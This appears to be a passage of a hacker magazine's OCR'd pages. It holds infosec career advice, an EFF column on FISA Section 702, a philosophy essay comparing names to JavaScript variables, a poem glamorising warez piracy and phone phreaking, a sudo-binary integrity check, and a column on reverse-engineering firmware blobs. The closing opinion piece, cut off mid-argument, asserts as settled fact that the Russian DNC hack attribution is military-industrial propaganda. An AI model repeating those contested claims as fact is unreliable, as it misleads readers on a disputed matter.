- Have a security blog that you can regularly post your work on and try to get your work featured elsewhere so you gain more attention. Be reasonable, however, and don't spam people with low-quality content. On your blog you can have anything, but while submitting something to someone bigger, ensure you're giving value.
- Publish on your website even if you don't feel like your research is remarkable enough. Even if you've been in the industry for only one month, there are people who are just starting and who can benefit from your one month's experience. And if you feel like you're not good enough, it can actually be a good sign, because as the great H.D. Moore's saying goes, "if you're not feeling like a noob, you're not trying hard enough."
- Do you have a GitHub account? If not, get one so you can showcase your development code.
- Try developing your own security tools. Even if something has already been created, just do it for the sake of the learning experience. If you have no clue what tool you should write, pick any existing one and try to write the same yourself.
- Find mentors and get inspired by many. Not having one can make you cluelessly drift through time without improving on things you personally should. But sticking to only one role model can be as dangerous. Each one of us has different strengths and weaknesses - be aware that a mentor who is religious about a narrow subset of skills may ruin the career for a newbie who's totally into different subjects and could end up crushing his/her learning.
- Find people who are what you want to become and do what they've done/do. Follow their path, even if you're not given a chance to have them as your explicit mentors.
- Go to conferences if possible and interact with the pentest vendors. Some conferences offer "sponsorships," i.e., free tickets for students over 18. Don't be afraid to ask if vendors are hiring, and also what they're hiring for (i.e., are they pentesting and, if so, graduates/juniors with a passion for pentesting?).
- Present at security conferences and also beware of the importance of small and free conferences/meetups because, in your early days, this is the audience where you can contribute and bring value to your audience. If you're in the field for a few months and just learned how to do basic SQL injection, you won't get accepted to present it at Defcon and the like. Go to meetups organised for programmers/QA and engineers/DevOps and show them how to create secure products and do basic security testing.
- Submit interesting CFPs (Call For Papers) to conferences. If you get accepted, do your

best to make an interesting demo, including a slide deck (without too much information on the slides - no walls of text) and a lot of preparation. Do a test run of your presentation with colleagues/co-students or friends with the same interest in ethical hacking. Presenting at a decent conference is a good way to get noticed.

- Submit an interesting "CFT" ("Call For Tools" - this is not an official term as far as I know) to conferences like Black Hat. Make sure you do a kick-ass demo and that when you present you are friendly, engaged in your topic and community, etc. as Black Hat Arsenal is highly "crowd interactive" and, as such, the presentation style is different if you want to be "interesting" to your viewers/participants.
- Social skills for the win. To be effective, you need to know how to work with people, so read some good leadership books to learn how to utilize empathy in your career.
- Gain some business knowledge so employers see you as someone who knows that business is there to make money, not so you can have fun. Reading business books will be helpful here.
- Focus on the value you can bring, and lower your expectations and know your limitations. It's better to get a low paid job which allows you to put food on the table, learn, and get promoted after six months instead of waiting a few years for that great and ideal opportunity. Micro speed, macro patience. Hustle to learn as much as possible, but don't overestimate the results you can make in a given time frame.
- And of foremost important - do what you're passionate about and you'll be good at it. Do what makes you tick, because stuff which fires any one of us differs a lot and you should carve out your own path.

The common denominator of all of these examples is that you need to demonstrate your passion, not just talk about it.

At the end of the day, you're in the business to help it make/save money and no one cares if you just talk about "how you're gonna do it." Just do it and let results speak for themselves.

The truth is that with so high a demand in our industry, it's getting easier and easier to find a job - as long as you're honest with yourself and others that you're dedicated to the field.

In case you just want to find a 9 to 5 job, you're probably better off finding a different career path and, maybe after a few years, switching to the security field once you've gained general knowledge in another discipline. Then you can learn some security, apply it to previous knowledge, and be just fine with 9-5 duty. However, if you want to jump into deep waters, make sure you understand the costs and the price you'll need to pay to be good at what you do.

Given all of the above, there is no excuse for saying that you can't find good resources to learn security. I don't want to be harsh, but if you failed to do solid research and Google stuff, then maybe it's not the right profession for you. Most of the day-to-day work requires lots of research and if you failed at researching a well discussed subject like "starting in infosec," it's a sign you're not diligent enough and you'll have a hard time finding complex solutions hidden in a deep web.

Doing the research on your own is one of the most important things in infosec and if you still ask a question like "OSCP vs. CEH" or "how do I get into pentesting," you're doing it wrong.

I couldn't write an article about breaking into the pentesting field without sharing a terrific article from the Corelan Team: `http://www.corelan.be/index.php/2015/10/13/how-to-become-a-pentester` and quoting this to close:

"Being a pentester does not mean being good at using tools either. It's about being able to understand how things work, how things are configured, what mistakes people make, and how to find those weaknesses by being creative. Being a pentester is not about launching Metasploit against the Internet."

Amen. We need creative artists who will help organizations secure their business and users. Our industry doesn't need more reckless tools operators.

The infosec industry is an exciting one and, if you can prove your willingness to learn and demonstrate passion, you could have a great career ahead.

EFFecting Digital Freedom

NSA Spying Is Up for Re-Election by David Ruiz

NSA spying is broad. NSA spying is massive. NSA spying, at times, is unconstitutional, unmitigated, invasive.

And in very short time, a controversial NSA spying tool is up for re-election. Kind of.

As I write this, Congress is debating multiple legislative options to extend NSA surveillance. But by the time you read this, that debate could be over. We do not know which path Congress will have gone down by then, if any, but it's important you learn about one of them.

On December 31, 2017, one of the government's most powerful surveillance tools is scheduled to expire. It's called Section 702 of the FISA Amendments Act, and it is the law the NSA uses to justify the incidental collection of American communications when conducting surveillance on non-U.S. persons not located in the United States. You read that right - the NSA uses a law intended for foreign intelligence surveillance to legally authorize the predictable collection of non-foreign intelligence, too.

Given this deadline - and the potential dismantling of a large part of the NSA's spying apparatus - several bills to reauthorize and reform Section 702 have been introduced in the House of Representatives and Senate. The bills vary in protections and procedures. Some bills propose stronger oversight. A few bills guarantee the end of an especially invasive type of NSA surveillance. One bill completely overhauls how the government accesses American communications collected under Section 702, enabling appropriate safeguards and warrant requirements.

And one bill does none of that.

Worse, it's the one bill that, currently, has advanced further than its counterparts, with a strong chance of being voted on, or included in separate legislation. It's a bill that EFF is doing everything to stop.

The FISA Amendments Reauthorization Act of 2017 was introduced in the Senate in late October by Senator Richard Burr (R-NC), the Chairman of the Senate Select Committee on Intelligence.

The Burr bill would use the vote on Section 702 as an opportunity to enshrine the NSA's current surveillance powers. The bill squanders the current moment for meaningful reform and instead pushes civil liberties backwards. It is a gift to the intelligence community, restricting surveillance reforms, not surveillance itself.

For starters, the Burr bill has the longest expiration date compared to its Section 702 reauthorization bill competitors. If passed, it will be scheduled to sunset after eight years.

The Burr bill also lacks strong reforms for how intelligence agencies - like the FBI and CIA - access Section 702-collected data. As it stands, those agencies, and their agents, can search Section 702-collected data - even when it belongs to a U.S. Person - without first obtaining a warrant. These searches are called "backdoor" searches because they avoid the warrant requirement guaranteed to U.S. persons under the Fourth Amendment.

The Burr bill does nothing to close the backdoor search loophole. It is the only bill so far to entirely neglect the issue.

The Burr bill also provides guidance on restarting "about" collection, that is, NSA collection of communications that are neither "to" nor "from" a target, but merely contain certain information "about" a target. The Foreign Intelligence Surveillance Court ruled that this invasive NSA data-collection practice was unconstitutional without additional post-collection use restrictions.

The NSA ended this practice in 2017. Changes like these do not come often.

In the four and a half years since former defense contractor Edward Snowden exposed the vast capabilities of the U.S. government's surveillance regime, Americans have filled the streets to protest, Senators have grilled intelligence directors for answers, judges have questioned the scope of foreign and domestic data collection, and EFF has continued to represent multiple plaintiffs who allege their constitutional rights are infringed through Section 702 surveillance.

Through it all, unconstitutional NSA surveillance continues.

The scheduled expiration of Section 702 is an opportunity for real reform.

The Burr bill is currently snaking into the cracks of our legislative calendar. In the last weeks of 2017, Congress is required to vote on several spending, debt, and disaster relief packages. There is a possibility that the Burr bill could be attached to such must-pass legislation. It's a possibility that, according to a report by *The Hill,* Senator Burr himself has called "likely."

Your senators and representatives could vote on how to reauthorize and reform NSA surveillance, and they could do it by avoiding a stand-alone vote on the issue itself.

We can't let that happen. We hope that, by the time you read this, we will have helped stop this bill. The Burr bill is unacceptable, by itself or attached to separate legislation.

For more information on Section 702, visit `https://www.eff.org/702-spying`.

Conventionalist Theory of Reference in Comparison to Programming Language

A Semantic and Pragmatic Analysis

by Evan D'Elia

I believe Gareth Evans' conventionalist theory of reference can be saved by comparing the basis of the theory to that of a computer language. This analogy identifies why Gareth Evans' theory is the best for explaining the natural way in which we already use names. A computer language works with references and names the same way we intuitively do in conversation. Therefore, I argue that successfully comparing the conventionalist theory of names to a programming language proves that the conventionalist theory of reference explains our use of names in daily conversation and refutes the following argument. The argument states that proper names are special because an individual can use a name without there being a predefined social convention. This will be shown to be false and that, in fact, proper names follow Evans' theory of reference. For this article, I will be making the analogy between Evans' conventionalist theory and that of the computer programming language javascript which is common on all web browsers today. All of the concepts which will be discussed not only apply to javascript but also apply, in some degree, to all programming languages. For simplicity's sake, I will only use examples from javascript in order to clearly flesh out the analogy. First, I will explain how Evans' theory of reference treats the meaning of words similar to the way variables are defined within a computer program. Then, when comparing social conventions to that of a computer function, it will be shown that the theory of reference still holds for common words like "dog" and, also, for proper names. Finally, using this analogy, we can explain other common uses of proper names, such as nicknames.

The first premise which Evans outlines for a conventionalist theory of reference is that there must be a community C "in which it is common knowledge that members of C have in their repertoire the procedure of using [a name] 'NN' to refer to [a thing] x (with the intention of referring to x)" (*The Causal Theory of Names* p18). This is similar to Kripke's causal theory of names in that both theories depend on a tangible source by which 'NN' refers to x. Kripke believed there must be a causal chain leading to a source which originally used 'NN' to refer to x. Similarly, for Evans, the source which allows 'NN' to refer to x is a social convention in which a group, C, uses 'NN' to refer to x. In both cases, there must be a real world instance (social convention or source) which leads to us to positively conclude some name can refer to some real world thing, except for Evans there must also be intentionality behind the use of a name to refer to a real world thing.

In javascript, to define a variable we first use the expression "var". This signals that a name is about to be defined and given a value. This signal is much like that of Evans' social convention because it shows the intent to use a name for a value. This process of using "var" to define a name may also seem like the origin in a causal chain, but if we were to try and compare this programming convention to the causal theory of names, we would be forced to ask ourselves: Why do we use a convention to signal the origin of a name? The answer to this question is that we use social conventions, not to signal the "origin" of a name, but rather to define a social group in which the name can be used. Due to this fact, it should be clear that the conventionalist theory does better than the causal theory of names in this situation. It is also important to note that you can only define a variable once. Once a variable is given a name, you can still change the value of the variable, but you can never again define another variable using the same name. This means that when you use that variable's name in the program, there exists one and only one thing which it can refer to. I believe this is important because, as Evans argues, we must

be able to distinguish between "dead and live metaphors" ("*The Causal Theory of Names* p18"). I believe he means here that we must be able to distinguish between words which refer unambiguously to real world things and those which do not have such a basis. When the computer program sees the name of a given value, it knows that there exists only one place in memory where a value is stored for that name. Variables aren't the only thing that programs are made up of, though. There are also functions and loops where these variables can be manipulated. Now that we understand how names are similar to variables in a programming language, we can look at how a program works with variables within functions and loops.

In a computer program, functions and loops usually serve the purpose of manipulating the data stored in the variables and producing some kind of output. I would like to make the comparison that these functions and loops are like a social group in Gareth Evans' conventionalist theory. In addition, making this comparison we will see that names, even if used by only one person, can qualify as a social construct. When a variable is defined, that variable also has what is called a scope which is dependent upon where in the program it was defined. In javascript, if a variable is defined outside of all functions, meaning it is defined globally for the entire program, then any function or loop may use that variable by referencing its name. If the entirety of a computer program is thought to be the entirety of a country, then defining a variable globally can be thought of as having a country-wide social construct such that the name "NN" refers to the value, x, which is stored in that variable. Instead of defining a variable globally, what happens when a variable is defined inside of a loop or function? The scope of the variable will now only apply to the loop or function which it is defined in. This means that the variable will only exist as long as the function or loop is running. Therefore, the social convention only exists in a community, C, which is as large as the length of the loop or function. For this reason, we can now argue that no matter how large the scope of variable, as long as a variable is defined in a loop or function, that variable can be used as a social convention. In the example that I call my pet "Boris" there exists a social convention between myself and only myself (let's not count Boris) in which I use the name "Boris" to refer to my pet. Analogously, this would be as if I created a function in which all the function does is define a variable named "Boris". Even though no other functions use this variable, this variable is still valid and can be used or manipulated inside this small function. The variable still has a scope just like in the example there still exists a social convention.

This analogy can also explain the use of common words such as "dog". We can say that such a word is defined globally since there is a country-wide social convention to call what we know as dogs by the name "dog". We can then say that different languages or even slang and other colloquialisms used to refer to dogs are all valid, but the caveat is that these names/variables have different scopes and therefore different but still valid social conventions.

So far we have only seen how different social conventions are created, but it is also important to note that not all names are mutually exclusive. To explain what I mean by mutually exclusive, let us consider two different social groups, one which uses the name "Punxsutawne" to refer to a groundhog, and one which uses "Phil" to refer to the same groundhog. Upon the second group hearing the name "Punxsutawne" when referring to what they believe is "Phil", they may also adopt the name "Punxsutawne" as if it were the same as "Phil". They are still referring to the same value, but it is as if the first group passed their own social convention onto the second group. The name "Punxsutawne" is not exclusive to the first group and may be passed to other groups as long as they know they are referring to the same object, in this case, a groundhog. In computer functions, something similar also occurs. When calling a function, the function may take certain parameters. This function can then use those parameters however it pleases and call those parameters whatever it wants within its own scope. When calling the function, one may pass in already existing values that go by different names. For instance, one function may have the parameter "Boris". Someone may then call this function by passing a variable with name "Bilbo" into the parameter. When "Bilbo" is passed to the function, "Boris" will then refer to the same value which "Bilbo" refers to. This construct of passing one variable from function to

function can be equated with the real world construct of nicknames. When giving a person or thing a nickname, the name still refers to the same real value, but only certain social groups or functions may be privy to the use of this name. Additionally, when we discussed loops and functions, we saw that the variables in that scope only exist for the length of the loop or function, just like how nicknames may cease to be used once a social convention or social group has ended. In this way we are able to explain the way we commonly use names in the real world by passing them between social groups and creating different social conventions among respective groups.

After drawing the analogy between computer programs and the way we assign names to values in the real world, we can conclude that names refer to their referents in the same way a computer program allows variables to refer to a value. Like names, a variable provides a name for a value or object. It is also important that this name refer to only a single real world thing or concept just as a variable may only refer to one space in the computer program's memory. We saw that when variables are created, they are given a scope either globally or inside a loop or function and that the variable can only exist inside its own scope. Scope in a computer program is like Evans' social conventions in the real world. Furthermore, we saw that functions can be passed values through parameters. This action aligns perfectly with the way in which we use names in the real world. We sometimes create nicknames for people and pass those nicknames on to other people for their own use in referring to the same person. We also refuted the argument against Evans' conventionalist theory concerning the use of proper names which only one person uses. Even though one person may not make up a social group, we can still say that a variable has a very small scope, namely a single person, and can be used by that person to refer to a referent such as a pet. In conclusion, Evans' theory, in much the same way as a computer program, explains the way referents get their meanings. I believe Gareth Evans' conventionalist theory of reference holds up against argument because it most closely aligns with our normal intuitions about how we use names to refer to real world objects and concepts. This is why for good reason it makes sense that computer languages align closely with the tenets of a conventionalist theory, because our computer languages, though vague in terms of a language, still need to convey meaning and references which humans and machines can understand easily.

Down and Out in a Land of Script Kiddies

(or How I Learned to Stop Phreaking and Love Ma Bell)

by tyrus568

Back in 1992 I was one of those

PGP encoding
Usenet trawling
DikuMUD playing
H/P/A/V/C trading

warez kids

one of the

Pirates with Attitude 0wning the Internet backbone
(but back then it was called ARPANET and there was no web)
Cult of the Dead Cow savages
armies of DEF CON black hat hackers
equipped with batteries of
14.4k Sportster U.S. Robotics modems
using hardwired data jacks of CAT5 cables
coiled like nests of Ethernet vipers
stripping Ma Bell's networks bare
and red-boxing old AT&T pay telephones for unlimited long-distance calls
and sifting through old issues of *2600* magazine
and trading warez on IRC channels with my Razor 1911 crew to keep me company
launching a Rise in Superior Couriering to underground bulletin board systems
and ANSI graphics artists keeping the Scene alive
authentic pirate warez junkies
sneering at that movie *Hackers,* instead a roaring chorus of voices chanting, "Free

Kevin Mitnick!”

and utilizing

tightly curved motherboard circuitry bristling with shiny diodes
and a symphony of squealing Telex communication codes
to send out data streams scratching across the sky in a coiled synergy of spitting electrons
chunks of bits arranged mathematically in logical precision
marching in perpendicular lines down through the stratosphere
hard drives full of free software leeched from heaven like Manna

those were the days
the days when we were free

Now, in 2017,

We have icy cold electronics datamining sterile lives,
Facebook selling everyone’s information to other corporations for profit
Google Search Index suppressing the good sites
$900 video cards
1.2 trillion digital circuits in one square inch of CPU
ISPs and the NSA watching my every transfer
Proxy after proxy blocked and banned
IRC closely monitored by Internet watchdogs
Usenet removed from standard access
IT industry fragmented with data corruption
Chinese corporate espionage
unlimited copyright terms robbing the Public Domain of its right to the culture of the People
motherboard circuitry embedded with hidden hardware tracking algorithms
a draconian crackdown on cyberpunks
Alphabet knowing everything about my life because I use Gmail
(and they sell it to the highest bidder)
Every byte, every phone call intercepted at NSA datacenters

Nowadays I’m having to

Use VPN tunneling to infiltrate hidden FTP sites
as well as gain access to elite invite-only torrent trackers
I’m using clusters of torrent seedboxes to keep my ratio alive
plus using TOR hidden services to meet my esoteric needs

encrypting my hard drives
jailbreaking my phone
scrubbing my data history
and avoiding the corps as much as possible
then watch the little birdies all flock to The Pirate Bay and 4chan, the shithole of the Internet

Maybe it would be so much easier to just become a total Internet and media pariah, leave the underground pirate Scene,

Maybe it would be better to fade into obscurity
read books, enjoy nature and actually talk face-to-face with people
instead of becoming one of those ADHD Adderall-popping Facebook and Instagram slaves

I’ve got to break free
unplug from my electronic shackles
I’ve got to break free
I’ve got to let go of the system
Because the system’s trapped me

I’m a dying breed

Fuck the system
Fuck Google
Fuck Microsoft
Fuck Apple
Fuck Facebook

Integer buffer overflow
Save to system
Reboot

Dispelling a Breach Rumor

by GI Jack

I spend the weekend at Hushcon, a semisecret hacker convention. In casual conversation, someone had brought up that a hacker was spreading a rumor that "Ninja OS is compromised, the sudo command is sending commands back to a command and control server." I was taken aback. I certainly did not put this in. Sudo in Ninja OS is the exact same binary inherited from upstream Arch Linux, as packaged by them.

But before I started pointing fingers, I needed to verify that Ninja OS was in fact not compromised

The first thing I did was query the DB of the chroot I use for Ninja OS for the version of sudo.

```
pacman -r ${path-to-chroot} -Q sudo
sudo 1.8.19.p2-1
```

Next, we get a hash sum and stat for the sudo command as shipped.

```
$ stat sudo
 File: sudo
 Size: 130360 Blocks: 272 IO Block: 4096 regular file
Device: 2bh/43d Inode: 52987767 Links: 1
Access: (4755/-rwsr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2017-01-25 20:46:15.000000000 -0500
Modify: 2017-01-18 08:28:10.000000000 -0500
Change: 2017-01-25 20:46:16.118594165 -0500
$ sha256sum sudo
fb555b41a2e0b4bc7506ae384dd1a829ecde71c0766068c9103ae77f65139e75 sudo
```

Now, let's track down the exact version. We can use the Arch Linux archive:

```
https://wiki.archlinux.org/index.php/Arch_Linux_Archive
```

Sure enough, we can find sudo here:

```
https://archive.archlinux.org/packages/s/sudo/sudo-1.8.19.p2-1-x86_64.
➥pkg.tar.xz
```

and the signature file:

```
https://archive.archlinux.org/packages/s/sudo/sudo-1.8.19.p2-1-x86_64.
➥pkg.tar.xz.sig
```

Lets check the signature of the package:


```
$ gpg --verify sudo-1.8.19.p2-1-x86_64.pkg.tar.xz.sig
sudo-1.8.19.p2-1-x86_64.pkg.tar.xz
gpg: Signature made Wed 18 Jan 2017 08:30:46 AM EST
gpg: using RSA key 86CFFCA918CF3AF47147588051E8B148A9999C34
gpg: Good signature from "Evangelos Foutras <evangelos@foutrelis.com>"
➥ [unknown]
gpg: aka "Evangelos Foutras <foutrelis@gmail.com>" [unknown]
gpg: aka "Evangelos Foutras <foutrelis@archlinux.org>" [unknown]
```

We can now extract the "sudo" binary and recheck that it matches the one shipped in the Ninja OS:

```
$ stat sudo
 File: sudo
 Size: 130360 Blocks: 272 IO Block: 4096 regular file
Device: 2bh/43d Inode: 57683128 Links: 1
Access: (4755/-rwsr-xr-x) Uid: ( 1000/ jack) Gid: ( 1000/ jack)
Access: 2017-06-05 10:20:47.712477000 -0400
Modify: 2017-01-18 08:28:10.000000000 -0500
Change: 2017-06-05 10:20:47.715810751 -0400
 Birth: -
$ sha256sum sudo
fb555b41a2e0b4bc7506ae384dd1a829ecde71c0766068c9103ae77f65139e75 sudo
```

You can reverify this experiment by checking /usr/bin/sudo from Ninja OS against the upstream version as described.

This is mathematical proof that the version of sudo in Ninja OS matches the upstream version from Arch. I hope the rumor of its breach can be quelled.



Battle of the Blobs

by ladyada@alum.mit.edu
and fill@2600.com

In a previous column entitled "Patently Hacking" (34:2), we rejoiced with the upcoming (now present!) opportunity to create a patent-free, licensing-free, open source MP3 device. For two decades, if you played (decoded) MP3s on a device, you needed to buy a licensed chip or pay `mp3licensing.com`. That is over. Now it's time to build.

Lucky for us, despite the patent constraints on distribution, open source MP3 co/decoding stacks have been available for years. We used the open source Helix (`https://www.helixcommunity➥.org/`) codec, which was written by RealNetworks in 2002 (ironically, much of our work in porting was working out the data buffering code...) and wrapped it up nicely to be used with any Arduino-compatible ARM board `https://github.com/➥adafruit/Adafruit_MP3`. So of course, now we're ready to design our own MP3 player boards!

But, while we were working on the wrapper, we started thinking about microcontroller/computers, blobs, and open stacks. Over the last ten years, we've seen a few properties of the electronics market collide. First, the Moores-law-esque rapid increase in processor capability tied with plummeting costs to where a 120MHz 32 bit microcontroller with 1 MB of Flash and 256 KB of RAM is maybe $3. Second, the ascendency of ARM as the core of choice (don't get me wrong, there's other awesome cores, but 70 percent of the 32-bit market share is ARM! One MB of Flash... what on earth would you need so much space for?

The answer is software stacks - but not just any software - specifically, software-to-replace-hardware. Rather than hand-code all logic on a microcontroller and rely on assistive chips to manage things like, say, a USB stack, MP3 decoding, or low power radios, the extra processing power in small computers is being used to reduce materials cost. Much of this is possible because we've sort of all agreed to use 32-bit ARM processors - the Helix MP3 codec is optimized to use the FPU on ARM chips.

This is good, but has a catch. When all functionality is frozen in hardware, there's no way to interface to it other than the predefined interface. For example, the STA013, an eight dollar MP3 decoding chip designed in 2004, had a few pins that you would clock MP3 data to. MP3 data in, audio data out. That's it. While it's opaque, it's also, in a sense, complete.

With closed software stacks, the hardware interface is often hidden, replaced with a software API you are forced to use. You can't see anything beyond the outer-surface of the API, so we call it a blob. Sometimes the API is good, but as all good hackers know, the best and juiciest parts of an API are what is not documented or exposed. That's where hacking and coding come in: if we can pull apart or reverse engineer the blob, we can do more with the hardware because we're not limited to whatever the blob-writer envisioned. All it takes is one person with concerted effort to create an open stack to release a ton of innovation. And we're seeing more open stacks that are well written, documented, and supported, to replace the vendor-specific closed-source stacks and blobs.

For example, Nordic Semiconductor is a manufacturer of Bluetooth Low Energy (BLE) chips. These chips contain both an ARM core and a 2.4GHz radio. The radio is just a radio - the BLE protocol stuff is all managed by a "soft device," a blob that your compiler can link to. The soft device works well, but it could be better and it could be open. So along comes the Apache Foundation and the Mynewt group (https://mynewt.apache.org/). They have written a lovely open source real time operating system (RTOS) that contains open stacks for Bluetooth Low Energy, replacing the proprietary and closed soft device blob. Their stack is faster, and is more flexible, giving the coder more control over her application. Not to be outdone, the Linux Foundation has their own open wireless stack, Zephyr (https://www.zephyrproject.org/), which has wide processor support.

Another example we bumped into is interfacing with the capacitive touch peripheral on the ATSAMD21, a chip we use in a bunch of our microcontroller boards. Capacitive touch lets you make a pin turn into a person sensor, which is great for adding a non-mechanical or non-standard interface - say if you want to make a banana into a touch sensor. But, Atmel, the maker of the chip, has decided not to document the registers of the captouch controller. Instead, they provide you with... a blob! Due to the way our project was structured, we couldn't dynamically link to their blob, and besides, it was forcing us to use the hardware in a clumsy way. So, we reverse-engineered the blob using a disassembler, to break their API function calls down to individual register reads/writes. Our new API (https://github.com/adafruit/Adafruit_FreeTouch) is lighter and, while not as fully-featured, is fully open for others to build upon.


We've seen some really wonderful new and open interfaces to existing hardware. Here's some of our favorite open stacks!

- RTL SDR (http://rtlsdr.org/) - this popular open API allows low-level access to "digital TV receiver dongles" to turn them into general purpose software defined radio receivers.
- The OpenKinect project (https://openkinect.org/), which mimics XBox-only drivers to allow Mac, Windows, or Linux computers to access the 3D data stream.
- TinyUSB (https://github.com/hathach/tinyusb), an attempt to unify and open up the now-dozens of separate proprietary USB control stacks.
- Fernvale (https://www.kosagi.com/w/index.php?title=Fernvale_Main_Page]), an open API to the ubiquitous and low cost MediaTek cell phone chips (these are the cores that power just about all low-cost cell phones).
- MD380 Tools (https://github.com/travisgoodspeed/md380tools), open firmware patches for the Tytera MD-380 digital HAM radio.
- Scanlime (http://scanlime.org/) has written and reverse engineered so many hardware APIs that it's tough to pick a favorite. There are hacked gimbals, tablets, Blu-ray players and more!

How to get started? There are a lot of different ways to attack a closed blob. If you have a software blob like a .so or a firmware binary, check out radare (http://rada.re), an open source disassembler, or IDA (https://www.hex-rays.com), a commercial decompiler. (As decompilers and disassemblers go, ARM is a well-supported target.) If there's a hardware interface, use a logic analyzer to grab data traces and look for patterns. USB is really easy to attack, with a hardware MitM device or by hooking into your operating system's USB host stack to see the commands fly by, then rewrite them in libusb!

Citizen, there is no better (or more fun!) way to use your curiosity and hacking skills than to create new open stacks and interfaces. You may not get rich and famous, but you will get to show off your keen skills and see some really cool projects. And best of all, you'll join a vibrant hacking community that offers a future free of blobs.

Good night and good luck.



The Russian Hacking Diatribe, and Why It Is Complete Agitprop Nonsense (And, No, I'm Not a Trump Supporter)

by Doc Slow

There is a necessity of large corporate interests controlling the government to create agitation once again with Russia and other enemy states in order to gain the support of the people to funnel massive funds to the Military Industrial Complex. It's a plausible tactic where the politicians of this country are sponsored by giant defense corporations. If they're pulling out of active wars, but in desperate need to keep fueling the military industrial complex that signs their paychecks, they could cleverly revive the Cold War game plan. And they have.

Recent and past "news" delivered by the MSM - who has wholly embraced the intelligentsia's claims offered up by the CIA, and now other three-letter agencies - that a Russian state-sponsored hack of the DNC and the RNC had an effect in swaying the U.S.'s election results, is patently absurd, and pure agitprop. To date, there is absolutely no conclusive evidence that anything of the sort occurred. The Straw Man tactic has been employed again, and it appears to be working as usual.

The only reason to continually create new bad guys, or conjure up the old bad guys, is to fill the coffers of corporate Department of Defense contractors who lobby the shit out of our government. *They don't work for us*. Our so-called government officials work for the money they get from corporate interests. And they need those paychecks to keep coming in.

Now, I could go into the sexy details of what it takes to track down a real state-hacker (most of what the official rhetoric has to offer is juvenile and pedantic), but it's pointless when you realize this has nothing to do with hacking. There is a bigger picture here people, and it's emblazoned with a scarlet letter sewn into the very fabric of our willful unconsciousness. We need to wake the fuck up, and not accept this bullshit any longer.

Breakdown of the "So-Called" Evidence for Russian Hacking, and the Sad State of Cybersecurity

Was there definitive evidence contained in the JAR (Joint Analysis Report - "Grizzly Steppe - Russian Malicious Cyber Activity"), or FireEye's analysis, "APT28: A Window Into Russia's Cyber Espionage Operations" that Russian state-sponsored hackers compromised the DNC server with malware, and then leaked any acquired documents to WikiLeaks? Absolutely not. And here's why:

Let's first run through the "so-called" evidence - basically two "smoking guns" in the analysis - and a few other questions pertinent to the investigation. I'll address each point with some technical details and maybe a little common sense evaluation.

Certain malware settings suggest that the authors did the majority of their work in a Russian language build environment. The malware compile times corresponded to normal business hours in the UTC + 4-time zone, which includes major Russian cities such as Moscow and St. Petersburg. Ultimately, WikiLeaks was the source of the dissemination of the compromised data. Where did they acquire it? According to media sources, all 17 U.S. intelligence agencies confirmed Russian state-sponsored hackers were the source of the attacks.

Was this "so-called" hack designed to affect the outcome of the U.S. election?

Let us now address each of these points specifically (some of this may be more technical for the average human - program or be programmed):

1. Certain malware settings suggest that the authors did the majority of their work in a Russian language build environment.

APT28 (Advanced Persistent Threat 28) consistently compiled Russian language settings into their malware.

Locale ID	Primary language	Country	Samples
0x0419	Russian	(ru)	59
0x0409	English	(us)	27
0x0000 or 0x0800	Neutral locale		16
0x0809	English	(uk)	1

By no means is this evidence of anything. It could even be a U.S.-sponsored hack, for that matter, obfuscating its origin by using a Russian build environment. This is pure speculation, and any security researcher knows this has effectively been used by malware authors in the past.

2. The malware compile times corresponded to normal business hours in the UTC + 4 time zone, which includes major Russian cities such as Moscow and St. Petersburg.

